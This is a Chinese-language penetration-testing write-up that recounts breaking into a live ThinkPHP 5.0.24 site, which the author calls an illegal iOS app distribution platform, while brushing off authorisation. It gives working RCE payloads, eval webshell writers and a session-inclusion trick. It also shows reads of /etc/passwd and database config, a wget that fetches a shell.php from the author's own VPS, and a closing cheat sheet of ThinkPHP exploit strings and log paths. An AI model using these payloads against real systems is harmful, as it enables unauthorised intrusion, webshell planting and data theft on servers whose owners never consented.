# 记一次tp5.0.24 getshell（IOS app 非法超级签名分发平台）

记录一下 tp5.0.24, 感觉此站应该是阉割版，按理来说 tp5.0.24 应该没有 rce 的。网站是非法站点，不用担心未授权。



(https://xzfile.aliyuncs.com/media/upload/picture/20210121201053-b5863c9e-5be1-1.png)


还是先报错一手，发现是 5.0.24 的，当时想应该没有希望了，但是还是抱着试一试的心态，用 exp 打一打


(https://xzfile.aliyuncs.com/media/upload/picture/20210121201333-1519ecfa-5be2-1.png)

```
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo
```

然后发现打动了，哈哈哈哈。disable_function 倒是挺多的






(https://xzfile.aliyuncs.com/media/upload/picture/20210121201619-77fb41ac-5be2-1.png)

心里有一些小激动，然后想的是直接用 exp 拿下

```
s=file_put_contents('axgg.php','<?php
phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

失败

```
?
s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_co
ntents&vars[1][]=axgg.php&vars[1][]=%3C?php%20@eval($_POST[%27code%27]);?%3E
```

失败

session 包含


```
_method=__construct&filter[]=think\Session::set&method=get&get[]=<?php
eval($_POST['x'])?>&server[]=1        //写入session

_method=__construct&method=get&filter[]=think\__include_file&server[]=phpinfo&get[
]=/tmp/sess_oi14rt2tefacbtgcg7arrfnpo6&x=phpinfo();        //包含session
```

失败

然后就有一些无语，想的是我们用常规的 exp 能打出来，但是写不进去 shell。既然能打出 phpinfo。那么网站肯定是存在 RCE。现在的思路就是就是通过读文件读出日志的位置，因为这一类站的路由都是在上一级，而且日志的位置可能还改了位置，所以我们需要先 fuzzing 一下日志位置，在包含拿下。


```
_method=__construct&filter[]=highlight_file&method=GET&get[]=/etc/passwd
```

然后用 exp 去读取文件，既然没有返回，想了想因该是权限不够。





(https://xzfile.aliyuncs.com/media/upload/picture/20210121202428-9b61280e-5be3-1.png)

因为出了 phpinfo() 嘛，我们可以根据路径读一下其他 php 文件，看看 exp 生不生效。




(https://xzfile.aliyuncs.com/media/upload/picture/20210121202735-0aa7f63e-5be4-1.png)

然后我们去读数据库文件，看看可不可以外连，一般名字为config.php,database.php,config.php.inc，目录一般在 application/data,data，或者就在根目录下




页面错误！请稍后再试～

(https://xzfile.aliyuncs.com/media/upload/picture/20210121203125-938a2e9a-5be4-1.png)
读出数据库的时候，想了想只是要数据，其实不拿 shell 也行，就去外连，不出意外的

没有连上。还是的硬打。
然后就继续 fuzzing，成功的找到了日志的位置，这个时候想的是日志包含 getshell，但是失败了，无法读取到，应该是对日志做了限制

现在既然有了数据库的账号密码，希望有一手 phpmyadmin 吧，结果站点也没有，就把希望放在了 c 段上，扫了一波端口，整个 c 段类似的站点都扫了一遍，都没有 phpmyadmin，其他端口也扫了一下，999 呀这些的，都没有找到 phpmyadmin 有点难受。
ps: 其实不仅仅可以看看 phpmyadmin，有些站可能有 adminer.php。上次有个站点就有一个 adminer，有数据库账号密码，直接抱紧去拿下 shell。我们都可以看看。
然后又去后台，有验证码，也抱不动，简单的试了一下弱口令，没有什么用。登不进去，tmd 的，我都烦死了。
没办法，还是的回到 tp 的反序列化，然后当我在仔细看 disable_function 的时候 tm 好像没有禁用 exec，这尼玛，我 tm 吐了，这不用 exp 打一打?

```
s=whoami&_method=__construct&method=&filter[]=exec
```




(https://xzfile.aliyuncs.com/media/upload/picture/20210121205431-cda458b4-5be7-1.png)
没有反应？？(当时猜测应该是 disable_funciton 的问题，就是拿到了 shell，set=127 这种情况) 然后又换成了 ping dnslog。这里也不贴图了发现 dnslog 这边没有反应，但

是服务器这边确实一直在转，我感觉命令肯定是执行了，有问题的，然后用


```
wget vps/a.txt&_method=__construct&method=&filter[]=exec
```

成功写上了 txt。
然后用 python 给自己的 vps 开一个 web 端口

```
python3 -m http.server 1337
```

```
s=exec vps:1377/shell.php&_method=__construct&method=&filter[]=exec
```

访问之，成功拿下




(https://xzfile.aliyuncs.com/media/upload/picture/20210121210126-c5096054-5be8-1.png)
总结：
其实有些时候遇见 tp5.0.24 的，还是尝试一下，因为有一些是二次开发的，难免会存在 tp5.0.* 其他版本的漏洞，还有就是的信息，当打不动的时候，在回过头看看是不是遗漏了什么。本次思路，回过头来看，还是挺简单的，相当于常规的 tp 站点，禁用了大众的执行命令的函数，然后一个 rce。
关于渗透 tp 的站点，
我也挺菜的，总结的也很水，首先是 tp3 的，tp3 的漏洞我实际上见过的只有注入，日志泄露，至于我没有手动复现过的，tp3.2.3 的缓存写入 shell，土司有一个表哥发了一个后门，public/upload/gift / 这个目录有上传，还有 mochazz 大佬审计的前台 rce，认识的表哥可以舔舔，舔到了私信我，我也来舔你。

先说日志：

```
Application//Runtime/Logs/Admin/20_05_01.log
Application//Runtime/Logs/Index/20_05_01.log
Application/runtime/logs/home/16_09_09.log
```

这些都是 tp3 的日志，linux 注意区分大小写，还有就是 application 可能会是 app，也有直接 runtime 起手的
有些时候日志不是以年月日来命名，可能会是 01_sql.log 01_error.log
再说注入：
注入就自己找，唯一说一点得得就是注入可以配合日志打组合拳，什么意思呢，就是 xxid=1 这个点存在注入，但是当我们把 paylaod 发进去，却没有数据出来，其实是有数据的，他在日志里而已。
关于 tp5 的
首先就是各类 RCE, 关于打 phpinfo 的

```
_method=__construct&method=get&filter[]=call_user_func&get[]=phpinfo
_method=__construct&method=get&filter[]=phpinfo&get[]=-1
_method=__construct&filter[]=system&method=get&get[]=phpinfo
_method=__construct&filter[]=assert&server[]=phpinfo&get[]=phpinfo
_method=_constrcuct&filter[]=assert&method=get&server[REQUEST_METHOD]=phpinfo()
index.php?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&va
rs[1][]=1
写入shell的
index.php?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_c
ontents&vars[1][]=axgg.php&vars[1][]=<?php @eval($_POST[1]);?>
think/app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1]
[]=echo'%3C?php%20@eval($_POST[1]);?%3E%27%3E.axgg.php
s=file_put_contents('axgg.php','<?php
phpinfo();')&_method=__construct&method=POST&filter[]=assert
```

日志，session 写入，包含 getshell。这里就不贴 payload 了，网上有很多，这里就说一些注意事项吧，写入 php 被过滤的时候，可以考虑 base64 加密，实在不行就用 file_put_content 用 a + 的追加的方式一个一个写入。至于 session 写入绕过的话，我们可以用伪协议来包含.
https://xz.aliyun.com/t/6106 (https://xz.aliyun.com/t/6106)
然后是读取文件

```
_method=__construct&filter[]=scandir&filter[]=var_dump&method=GET&get[]=/data/app/
lottery/public        //罗列目录位置
_method=__construct&filter[]=highlight_file&method=GET&get[]=/etc/passwd
s=include("/etc/passwd")&_method=__construct&filter=assert      //读取文件
```

# 关于日志

```
runtime/log/202009/30.log
runtime/logs/202009/30.log
runtime/log/202009/03_sql.log
runtime/logs/home/16_09_09.log
Application//Runtime/Logs/202005/01.log
```